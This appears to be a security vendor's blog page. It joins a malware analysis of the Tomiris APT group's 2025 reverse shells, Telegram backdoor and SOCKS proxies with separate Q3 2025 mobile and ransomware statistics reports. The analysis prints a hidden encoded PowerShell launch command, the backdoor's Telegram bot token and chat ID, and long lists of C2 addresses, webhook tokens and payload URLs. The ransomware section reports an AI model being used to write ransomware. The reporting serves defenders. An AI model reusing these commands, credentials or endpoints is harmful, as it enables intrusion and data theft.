The Trojan is a simple reverse shell written in Go. We were able to restore the source code. It establishes a TCP connection to 62.113.114.209 on port 443, runs cmd.exe and redirects standard command line input and output to the established connection.

Restored code of Tomiris Go ReverseShell
The original executable is a simple packer written in C++. It extracts a Base64-encoded PowerShell script from itself and executes it using the following command line:
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand JABjAGgAYQB0AF8AaQBkACAAPQAgACIANwA3ADAAOQAyADIAOAAyADgANQ…………
The extracted script is a backdoor written in PowerShell that uses Telegram to communicate with the C2 server. It has only two key commands:
/upload: Download a file from Telegram using a file_Id identifier provided as a parameter and save it to “C:\Users\Public\Libraries\” with the name specified in the parameter file_name./go: Execute a provided command in the console and return the results as a Telegram message.The script uses the following credentials for communication:
$chat_id = "7709228285"
$botToken = "8039791391:AAHcE2qYmeRZ5P29G6mFAylVJl8qH_ZVBh8"
$apiUrl = "hxxps://api.telegram[.]org/bot$botToken/"

Strings used by main routine of Tomiris PowerShell Telegram Backdoor
A simple reverse shell written in C#. It doesn’t support any additional commands beyond console commands.

Tomiris C# ReverseShell main routine
During the investigation, we also discovered several reverse SOCKS proxy implants on the servers from which subsequent implants were downloaded. These samples were also found on infected systems. Unfortunately, we were unable to determine which implant was specifically used to download them. We believe these implants are likely used to proxy traffic from vulnerability scanners and enable lateral movement within the network.
The implant is a reverse SOCKS proxy written in C++, with code that is almost entirely copied from the GitHub project Neosama/Reverse-SOCKS5. Debugging messages from the original project have been removed, and functionality to hide the console window has been added.

Main routine of Tomiris C++ ReverseSocks
The Trojan is a reverse SOCKS proxy written in Golang, with code that is almost entirely copied from the GitHub project Acebond/ReverseSocks5. Debugging messages from the original project have been removed, and functionality to hide the console window has been added.

Difference between the restored main function of the Trojan code and the original code from the GitHub project
Over 50% of the spear-phishing emails and decoy files in this campaign used Russian names and contained Russian text, suggesting a primary focus on Russian-speaking users or entities. The remaining emails were tailored to users in Turkmenistan, Kyrgyzstan, Tajikistan, and Uzbekistan, and included content in their respective national languages.
In our previous report, we described the JLORAT tool used by the Tomiris APT group. By analyzing numerous JLORAT samples, we were able to identify several distinct propagation patterns commonly employed by the attackers. These patterns include the use of long and highly specific filenames, as well as the distribution of these tools in password-protected archives with passwords in the format “xyz@2025” (for example, “min@2025” or “sib@2025”). These same patterns were also observed with reverse shells and other tools described in this article. Moreover, different malware samples were often distributed under the same file name, indicating their connection. Below is a brief list of overlaps among tools with similar file names:
| Filename (for convenience, we used the asterisk character to substitute numerous space symbols before file extension) | Tool |
| аппарат правительства российской федерации по вопросу отнесения реализуемых на территории сибирского федерального округа*.exe
(translated: Federal Government Agency of the Russian Federation regarding the issue of designating objects located in the Siberian Federal District*.exe) |
Tomiris C/C++ ReverseShell: 078be0065d0277935cdcf7e3e9db4679 33ed1534bbc8bd51e7e2cf01cadc9646 536a48917f823595b990f5b14b46e676 9ea699b9854dde15babf260bed30efcc Tomiris Rust ReverseShell: Tomiris Go ReverseShell: Tomiris PowerShell Telegram Backdoor: |
| О работе почтового сервера план и проведенная работа*.exe
(translated: Work of the mail server: plan and performed work*.exe) |
Tomiris C/C++ ReverseShell: 0f955d7844e146f2bd756c9ca8711263 Tomiris Rust Downloader: Tomiris C# ReverseShell: Tomiris Go ReverseShell: |
| план-протокол встречи о сотрудничестве представителей*.exe
(translated: Meeting plan-protocol on cooperation representatives*.exe) |
Tomiris PowerShell Telegram Backdoor: 09913c3292e525af34b3a29e70779ad6 0ddc7f3cfc1fb3cea860dc495a745d16 Tomiris C/C++ ReverseShell: Tomiris Rust Downloader: JLORAT: |
| положения о центрах передового опыта (превосходства) в рамках межгосударственной программы*.exe
(translated: Provisions on Centers of Best Practices (Excellence) within the framework of the interstate program*.exe) |
Tomiris PowerShell Telegram Backdoor: 09913c3292e525af34b3a29e70779ad6 Tomiris C/C++ ReverseShell: JLORAT: Tomiris Rust Downloader: |
We also analyzed the group’s activities and found other tools associated with them that may have been stored on the same servers or used the same servers as a C2 infrastructure. We are highly confident that these tools all belong to the Tomiris group.
The Tomiris 2025 campaign leverages multi-language malware modules to enhance operational flexibility and evade detection by appearing less suspicious. The primary objective is to establish remote access to target systems and use them as a foothold to deploy additional tools, including AdaptixC2 and Havoc, for further exploitation and persistence.
The evolution in tactics underscores the threat actor’s focus on stealth, long-term persistence, and the strategic targeting of government and intergovernmental organizations. The use of public services for C2 communications and multi-language implants highlights the need for advanced detection strategies, such as behavioral analysis and network traffic inspection, to effectively identify and mitigate such threats.
More indicators of compromise, as well as any updates to them, are available to customers of our APT reporting service. If interested, please contact intelreports@kaspersky.com.
Distopia Backdoor
B8FE3A0AD6B64F370DB2EA1E743C84BB
Tomiris Python Discord ReverseShell
091FBACD889FA390DC76BB24C2013B59
Tomiris Python FileGrabber
C0F81B33A80E5E4E96E503DBC401CBEE
Tomiris Python Telegram ReverseShell
42E165AB4C3495FADE8220F4E6F5F696
Tomiris C# Telegram ReverseShell
2FBA6F91ADA8D05199AD94AFFD5E5A18
Tomiris C/C++ ReverseShell
0F955D7844E146F2BD756C9CA8711263
078BE0065D0277935CDCF7E3E9DB4679
33ED1534BBC8BD51E7E2CF01CADC9646
Tomiris Rust Downloader
1083B668459BEACBC097B3D4A103623F
JLORAT
C73C545C32E5D1F72B74AB0087AE1720
Tomiris Rust ReverseShell
9A9B1BA210AC2EBFE190D1C63EC707FA
Tomiris C++ ReverseSocks (based on GitHub Neosama/Reverse-SOCKS5)
2ED5EBC15B377C5A03F75E07DC5F1E08
Tomiris PowerShell Telegram Backdoor
C75665E77FFB3692C2400C3C8DD8276B
Tomiris C# ReverseShell
DF95695A3A93895C1E87A76B4A8A9812
Tomiris Go ReverseShell
087743415E1F6CC961E9D2BB6DFD6D51
Tomiris Go ReverseSocks (based on GitHub Acebond/ReverseSocks5)
83267C4E942C7B86154ACD3C58EAF26C
AdaptixC2
CD46316AEBC41E36790686F1EC1C39F0
1241455DA8AADC1D828F89476F7183B7
F1DCA0C280E86C39873D8B6AF40F7588
Havoc
4EDC02724A72AFC3CF78710542DB1E6E
Domains/IPs/URLs
Distopia Backdoor
hxxps://discord[.]com/api/webhooks/1357597727164338349/ikaFqukFoCcbdfQIYXE91j-dGB-8YsTNeSrXnAclYx39Hjf2cIPQalTlAxP9-2791UCZ
Tomiris Python Discord ReverseShell
hxxps://discord[.]com/api/webhooks/1370623818858762291/p1DC3l8XyGviRFAR50de6tKYP0CCr1hTAes9B9ljbd-J-dY7bddi31BCV90niZ3bxIMu
hxxps://discord[.]com/api/webhooks/1388018607283376231/YYJe-lnt4HyvasKlhoOJECh9yjOtbllL_nalKBMUKUB3xsk7Mj74cU5IfBDYBYX-E78G
hxxps://discord[.]com/api/webhooks/1386588127791157298/FSOtFTIJaNRT01RVXk5fFsU_sjp_8E0k2QK3t5BUcAcMFR_SHMOEYyLhFUvkY3ndk8-w
hxxps://discord[.]com/api/webhooks/1369277038321467503/KqfsoVzebWNNGqFXePMxqi0pta2445WZxYNsY9EsYv1u_iyXAfYL3GGG76bCKy3-a75
hxxps://discord[.]com/api/webhooks/1396726652565848135/OFds8Do2qH-C_V0ckaF1AJJAqQJuKq-YZVrO1t7cWuvAp7LNfqI7piZlyCcS1qvwpXTZ
Tomiris Python FileGrabber
hxxp://62.113.115[.]89/homepage/infile.php
Tomiris Python Telegram ReverseShell
hxxps://api.telegram[.]org/bot7562800307:AAHVB7Ctr-K52J-egBlEdVoRHvJcYr-0nLQ/
Tomiris C# Telegram ReverseShell
hxxps://api.telegram[.]org/bot7804558453:AAFR2OjF7ktvyfygleIneu_8WDaaSkduV7k/
Tomiris C/C++ ReverseShell
77.232.39[.]47
109.172.85[.]63
109.172.85[.]95
185.173.37[.]67
185.231.155[.]111
195.2.81[.]99
Tomiris Rust Downloader
hxxps://discordapp[.]com/api/webhooks/1392383639450423359/TmFw-WY-u3D3HihXqVOOinL73OKqXvi69IBNh_rr15STd3FtffSP2BjAH59ZviWKWJRX
hxxps://discordapp[.]com/api/webhooks/1363764458815623370/IMErckdJLreUbvxcUA8c8SCfhmnsnivtwYSf7nDJF-bWZcFcSE2VhXdlSgVbheSzhGYE
hxxps://discordapp[.]com/api/webhooks/1355019191127904457/xCYi5fx_Y2-ddUE0CdHfiKmgrAC-Cp9oi-Qo3aFG318P5i-GNRfMZiNFOxFrQkZJNJsR
hxxp://82.115.223[.]218/
hxxp://172.86.75[.]102/
hxxp://193.149.129[.]113/
JLORAT
hxxp://82.115.223[.]210:9942/bot_auth
hxxp://88.214.26[.]37:9942/bot_auth
hxxp://141.98.82[.]198:9942/bot_auth
Tomiris Rust ReverseShell
185.209.30[.]41
Tomiris C++ ReverseSocks (based on GitHub “Neosama/Reverse-SOCKS5”)
185.231.154[.]84
Tomiris PowerShell Telegram Backdoor
hxxps://api.telegram[.]org/bot8044543455:AAG3Pt4fvf6tJj4Umz2TzJTtTZD7ZUArT8E/
hxxps://api.telegram[.]org/bot7864956192:AAEjExTWgNAMEmGBI2EsSs46AhO7Bw8STcY/
hxxps://api.telegram[.]org/bot8039791391:AAHcE2qYmeRZ5P29G6mFAylVJl8qH_ZVBh8/
hxxps://api.telegram[.]org/bot7157076145:AAG79qKudRCPu28blyitJZptX_4z_LlxOS0/
hxxps://api.telegram[.]org/bot7649829843:AAH_ogPjAfuv-oQ5_Y-s8YmlWR73Gbid5h0/
Tomiris C# ReverseShell
206.188.196[.]191
188.127.225[.]191
188.127.251[.]146
94.198.52[.]200
188.127.227[.]226
185.244.180[.]169
91.219.148[.]93
Tomiris Go ReverseShell
62.113.114[.]209
195.2.78[.]133
Tomiris Go ReverseSocks (based on GitHub “Acebond/ReverseSocks5”)
192.165.32[.]78
188.127.231[.]136
AdaptixC2
77.232.42[.]107
94.198.52[.]210
96.9.124[.]207
192.153.57[.]189
64.7.199[.]193
Havoc
78.128.112[.]209
Malicious URLs
hxxp://188.127.251[.]146:8080/sbchost.rar
hxxp://188.127.251[.]146:8080/sxbchost.exe
hxxp://192.153.57[.]9/private/svchost.exe
hxxp://193.149.129[.]113/732.exe
hxxp://193.149.129[.]113/system.exe
hxxp://195.2.79[.]245/732.exe
hxxp://195.2.79[.]245/code.exe
hxxp://195.2.79[.]245/firefox.exe
hxxp://195.2.79[.]245/rever.exe
hxxp://195.2.79[.]245/service.exe
hxxp://195.2.79[.]245/winload.exe
hxxp://195.2.79[.]245/winload.rar
hxxp://195.2.79[.]245/winsrv.rar
hxxp://195.2.79[.]245/winupdate.exe
hxxp://62.113.115[.]89/offel.exe
hxxp://82.115.223[.]78/private/dwm.exe
hxxp://82.115.223[.]78/private/msview.exe
hxxp://82.115.223[.]78/private/spoolsvc.exe
hxxp://82.115.223[.]78/private/svchost.exe
hxxp://82.115.223[.]78/private/sysmgmt.exe
hxxp://85.209.128[.]171:8000/AkelPad.rar
hxxp://88.214.25[.]249:443/netexit.rar
hxxp://89.110.95[.]151/dwm.exe
hxxp://89.110.98[.]234/Rar.exe
hxxp://89.110.98[.]234/code.exe
hxxp://89.110.98[.]234/rever.rar
hxxp://89.110.98[.]234/winload.exe
hxxp://89.110.98[.]234/winload.rar
hxxp://89.110.98[.]234/winrm.exe
hxxps://docsino[.]ru/wp-content/private/alone.exe
hxxps://docsino[.]ru/wp-content/private/winupdate.exe
hxxps://sss.qwadx[.]com/12345.exe
hxxps://sss.qwadx[.]com/AkelPad.exe
hxxps://sss.qwadx[.]com/netexit.rar
hxxps://sss.qwadx[.]com/winload.exe
hxxps://sss.qwadx[.]com/winsrv.exe
IT threat evolution in Q3 2025. Mobile statistics
IT threat evolution in Q3 2025. Non-mobile statistics
In the third quarter of 2025, we updated the methodology for calculating statistical indicators based on the Kaspersky Security Network. These changes affected all sections of the report except for the statistics on installation packages, which remained unchanged.
To illustrate the differences between the reporting periods, we have also recalculated data for the previous quarters. Consequently, these figures may significantly differ from the previously published ones. However, subsequent reports will employ this new methodology, enabling precise comparisons with the data presented in this post.
The Kaspersky Security Network (KSN) is a global network for analyzing anonymized threat information, voluntarily shared by users of Kaspersky solutions. The statistics in this report are based on KSN data unless explicitly stated otherwise.
According to Kaspersky Security Network, in Q3 2025:
The number of malware, adware, or unwanted software attacks on mobile devices, calculated according to the updated rules, totaled 3.47 million in the third quarter. This is slightly less than the 3.51 million attacks recorded in the previous reporting period.
Attacks on users of Kaspersky mobile solutions, Q2 2024 — Q3 2025 (download)
At the start of the quarter, a user complained to us about ads appearing in every browser on their smartphone. We conducted an investigation, discovering a new version of the BADBOX backdoor, preloaded on the device. This backdoor is a multi-level loader embedded in a malicious native library, librescache.so, which was loaded by the system framework. As a result, a copy of the Trojan infiltrated every process running on the device.
Another interesting finding was Trojan-Downloader.AndroidOS.Agent.no, which was embedded in mods for messaging and other apps. It downloaded Trojan-Clicker.AndroidOS.Agent.bl onto the device. The clicker received a URL from its server where an ad was being displayed, opened it in an invisible WebView window, and used machine learning algorithms to find and click the close button. In this way, fraudsters exploited the user’s device to artificially inflate ad views.
In the third quarter, Kaspersky security solutions detected 197,738 samples of malicious and unwanted software for Android, which is 55,000 more than in the previous reporting period.
Detected malicious and potentially unwanted installation packages, Q3 2024 — Q3 2025 (download)
The detected installation packages were distributed by type as follows:
Detected mobile apps by type, Q2* — Q3 2025 (download)
* Changes in the statistical calculation methodology do not affect this metric. However, data for the previous quarter may differ slightly from previously published figures due to a retrospective review of certain verdicts.
The share of banking Trojans decreased somewhat, but this was due less to a reduction in their numbers and more to an increase in other malicious and unwanted packages. Nevertheless, banking Trojans, still dominated by Mamont packages, continue to hold the top spot. The rise in Trojan droppers is also linked to them: these droppers are primarily designed to deliver banking Trojans.
Share* of users attacked by the given type of malicious or potentially unwanted app out of all targeted users of Kaspersky mobile products, Q2 — Q3 2025 (download)
* The total may exceed 100% if the same users experienced multiple attack types.
Adware leads the pack in terms of the number of users attacked, with a significant margin. The most widespread types of adware are HiddenAd (56.3%) and MobiDash (27.4%). RiskTool-type unwanted apps occupy the second spot. Their growth is primarily due to the proliferation of the Revpn module, which monetizes user internet access by turning their device into a VPN exit point. The most popular Trojans predictably remain Triada (55.8%) and Fakemoney (24.6%). The percentage of users who encountered these did not undergo significant changes.
Note that the malware rankings below exclude riskware and potentially unwanted software, such as RiskTool or adware.
| Verdict | %* Q2 2025 | %* Q3 2025 | Difference in p.p. | Change in ranking |
| Trojan.AndroidOS.Triada.ii | 0.00 | 13.78 | +13.78 | |
| Trojan.AndroidOS.Triada.fe | 12.54 | 10.32 | –2.22 | –1 |
| Trojan.AndroidOS.Triada.gn | 9.49 | 8.56 | –0.93 | –1 |
| Trojan.AndroidOS.Fakemoney.v | 8.88 | 6.30 | –2.59 | –1 |
| Backdoor.AndroidOS.Triada.z | 3.75 | 4.53 | +0.77 | +1 |
| DangerousObject.Multi.Generic. | 4.39 | 4.52 | +0.13 | –1 |
| Trojan-Banker.AndroidOS.Coper.c | 3.20 | 2.86 | –0.35 | +1 |
| Trojan.AndroidOS.Triada.if | 0.00 | 2.82 | +2.82 | |
| Trojan-Dropper.Linux.Agent.gen | 3.07 | 2.64 | –0.43 | +1 |
| Trojan-Dropper.AndroidOS.Hqwar.cq | 0.37 | 2.52 | +2.15 | +60 |
| Trojan.AndroidOS.Triada.hf | 2.26 | 2.41 | +0.14 | +2 |
| Trojan.AndroidOS.Triada.ig | 0.00 | 2.19 | +2.19 | |
| Backdoor.AndroidOS.Triada.ab | 0.00 | 2.00 | +2.00 | |
| Trojan-Banker.AndroidOS.Mamont.da | 5.22 | 1.82 | –3.40 | –10 |
| Trojan-Banker.AndroidOS.Mamont.hi | 0.00 | 1.80 | +1.80 | |
| Trojan.AndroidOS.Triada.ga | 3.01 | 1.71 | –1.29 | –5 |
| Trojan.AndroidOS.Boogr.gsh | 1.60 | 1.68 | +0.08 | 0 |
| Trojan-Downloader.AndroidOS.Agent.nq | 0.00 | 1.63 | +1.63 | |
| Trojan.AndroidOS.Triada.hy | 3.29 | 1.62 | –1.67 | –12 |
| Trojan-Clicker.AndroidOS.Agent.bh | 1.32 | 1.56 | +0.24 | 0 |
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The top positions in the list of the most widespread malware are once again occupied by modified messaging apps Triada.ii, Triada.fe, Triada.gn, and others. The pre-installed backdoor Triada.z ranked fifth, immediately following Fakemoney – fake apps that collect users’ personal data under the guise of providing payments or financial services. The dropper that landed in ninth place, Agent.gen, is an obfuscated ELF file linked to the banking Trojan Coper.c, which sits immediately after DangerousObject.Multi.Generic.
In this section, we describe malware that primarily targets users in specific countries.
| Verdict | Country* | %** |
| Trojan-Dropper.AndroidOS.Hqwar.bj | Turkey | 97.22 |
| Trojan-Banker.AndroidOS.Coper.c | Turkey | 96.35 |
| Trojan-Dropper.AndroidOS.Agent.sm | Turkey | 95.10 |
| Trojan-Banker.AndroidOS.Coper.a | Turkey | 95.06 |
| Trojan-Dropper.AndroidOS.Agent.uq | India | 92.20 |
| Trojan-Banker.AndroidOS.Rewardsteal.qh | India | 91.56 |
| Trojan-Banker.AndroidOS.Agent.wb | India | 85.89 |
| Trojan-Dropper.AndroidOS.Rewardsteal.ab | India | 84.14 |
| Trojan-Dropper.AndroidOS.Banker.bd | India | 82.84 |
| Backdoor.AndroidOS.Teledoor.a | Iran | 81.40 |
| Trojan-Dropper.AndroidOS.Hqwar.gy | Turkey | 80.37 |
| Trojan-Dropper.AndroidOS.Banker.ac | India | 78.55 |
| Trojan-Ransom.AndroidOS.Rkor.ii | Germany | 76.90 |
| Trojan-Dropper.AndroidOS.Banker.bg | India | 75.12 |
| Trojan-Banker.AndroidOS.UdangaSteal.b | Indonesia | 75.00 |
| Trojan-Dropper.AndroidOS.Banker.bc | India | 74.73 |
| Backdoor.AndroidOS.Teledoor.c | Iran | 70.33 |
* The country where the malware was most active.
** Unique users who encountered this Trojan modification in the indicated country as a percentage of all Kaspersky mobile security solution users attacked by the same modification.
Banking Trojans, primarily Coper, continue to operate actively in Turkey. Indian users also attract threat actors distributing this type of software. Specifically, the banker Rewardsteal is active in the country. Teledoor backdoors, embedded in a fake Telegram client, have been deployed in Iran.
Notable is the surge in Rkor ransomware Trojan attacks in Germany. The activity was significantly lower in previous quarters. It appears the fraudsters have found a new channel for delivering malicious apps to users.
In the third quarter of 2025, 52,723 installation packages for mobile banking Trojans were detected, 10,000 more than in the second quarter.
Installation packages for mobile banking Trojans detected by Kaspersky, Q3 2024 — Q3 2025 (download)
The share of the Mamont Trojan among all bankers slightly increased again, reaching 61.85%. However, in terms of the share of attacked users, Coper moved into first place, with the same modification being used in most of its attacks. Variants of Mamont ranked second and lower, as different samples were used in different attacks. Nevertheless, the total number of users attacked by the Mamont family is greater than that of users attacked by Coper.
TOP 10 mobile bankers
| Verdict | %* Q2 2025 | %* Q3 2025 | Difference in p.p. | Change in ranking |
| Trojan-Banker.AndroidOS.Coper.c | 13.42 | 13.48 | +0.07 | +1 |
| Trojan-Banker.AndroidOS.Mamont.da | 21.86 | 8.57 | –13.28 | –1 |
| Trojan-Banker.AndroidOS.Mamont.hi | 0.00 | 8.48 | +8.48 | |
| Trojan-Banker.AndroidOS.Mamont.gy | 0.00 | 6.90 | +6.90 | |
| Trojan-Banker.AndroidOS.Mamont.hl | 0.00 | 4.97 | +4.97 | |
| Trojan-Banker.AndroidOS.Agent.ws | 0.00 | 4.02 | +4.02 | |
| Trojan-Banker.AndroidOS.Mamont.gg | 0.40 | 3.41 | +3.01 | +35 |
| Trojan-Banker.AndroidOS.Mamont.cb | 3.03 | 3.31 | +0.29 | +5 |
| Trojan-Banker.AndroidOS.Creduz.z | 0.17 | 3.30 | +3.13 | +58 |
| Trojan-Banker.AndroidOS.Mamont.fz | 0.07 | 3.02 | +2.95 | +86 |
* Unique users who encountered this malware as a percentage of all Kaspersky mobile security solution users who encountered banking threats.
Due to the increased activity of mobile ransomware Trojans in Germany, which we mentioned in the Region-specific malware section, we have decided to also present statistics on this type of threat. In the third quarter, the number of ransomware Trojan installation packages more than doubled, reaching 1564.
| Verdict | %* Q2 2025 | %* Q3 2025 | Difference in p.p. | Change in ranking |
| Trojan-Ransom.AndroidOS.Rkor.ii | 7.23 | 24.42 | +17.19 | +10 |
| Trojan-Ransom.AndroidOS.Rkor.pac | 0.27 | 16.72 | +16.45 | +68 |
| Trojan-Ransom.AndroidOS.Congur.aa | 30.89 | 16.46 | –14.44 | –1 |
| Trojan-Ransom.AndroidOS.Svpeng.ac | 30.98 | 16.39 | –14.59 | –3 |
| Trojan-Ransom.AndroidOS.Rkor.it | 0.00 | 10.09 | +10.09 | |
| Trojan-Ransom.AndroidOS.Congur.cw | 15.71 | 9.69 | –6.03 | –3 |
| Trojan-Ransom.AndroidOS.Congur.ap | 15.36 | 9.16 | –6.20 | –3 |
| Trojan-Ransom.AndroidOS.Small.cj | 14.91 | 8.49 | –6.42 | –3 |
| Trojan-Ransom.AndroidOS.Svpeng.snt | 13.04 | 8.10 | –4.94 | –2 |
| Trojan-Ransom.AndroidOS.Svpeng.ah | 13.13 | 7.63 | –5.49 | –4 |
* Unique users who encountered the malware as a percentage of all Kaspersky mobile security solution users attacked by ransomware Trojans.
IT threat evolution in Q3 2025. Mobile statistics
IT threat evolution in Q3 2025. Non-mobile statistics
In Q3 2025:
The UK’s National Crime Agency (NCA) arrested the first suspect in connection with a ransomware attack that caused disruptions at numerous European airports in September 2025. Details of the arrest have not been published as the investigation remains ongoing. According to security researcher Kevin Beaumont, the attack employed the HardBit ransomware, which he described as primitive and lacking its own data leak site.
The U.S. Department of Justice filed charges against the administrator of the LockerGoga, MegaCortex and Nefilim ransomware gangs. His attacks caused millions of dollars in damage, putting him on wanted lists for both the FBI and the European Union.
U.S. authorities seized over $2.8 million in cryptocurrency, $70,000 in cash, and a luxury vehicle from a suspect allegedly involved in distributing the Zeppelin ransomware. The criminal scheme involved data theft, file encryption, and extortion, with numerous organizations worldwide falling victim.
A coordinated international operation conducted by the FBI, Homeland Security Investigations (HSI), the U.S. Internal Revenue Service (IRS), and law enforcement agencies from several other countries successfully dismantled the infrastructure of the BlackSuit ransomware. The operation resulted in the seizure of four servers, nine domains, and $1.09 million in cryptocurrency. The objective of the operation was to destabilize the malware ecosystem and protect critical U.S. infrastructure.
Since late July, researchers have recorded a rise in attacks by the Akira threat actor targeting SonicWall firewalls supporting SSL VPN. SonicWall has linked these incidents to the already-patched vulnerability CVE-2024-40766, which allows unauthorized users to gain access to system resources. Attackers exploited the vulnerability to steal credentials, subsequently using them to access devices, even those that had been patched. Furthermore, the attackers were able to bypass multi-factor authentication enabled on the devices. SonicWall urges customers to reset all passwords and update their SonicOS firmware.
The Scattered Spider (UNC3944) group is attacking VMware virtual environments. The attackers contact IT support posing as company employees and request to reset their Active Directory password. Once access to vCenter is obtained, the threat actors enable SSH on the ESXi servers, extract the NTDS.dit database, and, in the final phase of the attack, deploy ransomware to encrypt all virtual machines.
In late July, researchers uncovered attacks on SharePoint servers that exploited the ToolShell vulnerability chain. In the course of investigating this campaign, which affected over 140 organizations globally, researchers discovered the 4L4MD4R ransomware based on Mauri870 code. The malware is written in Go and packed using the UPX compressor. It demands a ransom of 0.005 BTC.
A UK-based threat actor used Claude to create and launch a ransomware-as-a-service (RaaS) platform. The AI was responsible for writing the code, which included advanced features such as anti-EDR techniques, encryption using ChaCha20 and RSA algorithms, shadow copy deletion, and network file encryption.
Anthropic noted that the attacker was almost entirely dependent on Claude, as they lacked the necessary technical knowledge to provide technical support to their own clients. The threat actor sold the completed malware kits on the dark web for $400–$1,200.
Researchers also discovered a new ransomware strain, dubbed PromptLock, that utilizes an LLM directly during attacks. The malware is written in Go. It uses hardcoded prompts to dynamically generate Lua scripts for data theft and encryption across Windows, macOS and Linux systems. For encryption, it employs the SPECK-128 algorithm, which is rarely used by ransomware groups.
Subsequently, scientists from the NYU Tandon School of Engineering traced back the likely origins of PromptLock to their own educational project, Ransomware 3.0, which they detailed in a prior publication.
This section highlights the most prolific ransomware gangs by number of victims added to each group’s DLS. As in the previous quarter, Qilin leads by this metric. Its share grew by 1.89 percentage points (p.p.) to reach 14.96%. The Clop ransomware showed reduced activity, while the share of Akira (10.02%) slightly increased. The INC Ransom group, active since 2023, rose to third place with 8.15%.
Number of each group’s victims according to its DLS as a percentage of all groups’ victims published on all the DLSs under review during the reporting period (download)
In the third quarter, Kaspersky solutions detected four new families and 2,259 new ransomware modifications, nearly one-third more than in Q2 2025 and slightly more than in Q3 2024.
Number of new ransomware modifications, Q3 2024 — Q3 2025 (download)
During the reporting period, our solutions protected 84,903 unique users from ransomware. Ransomware activity was highest in July, while August proved to be the quietest month.
Number of unique users attacked by ransomware Trojans, Q3 2025 (download)
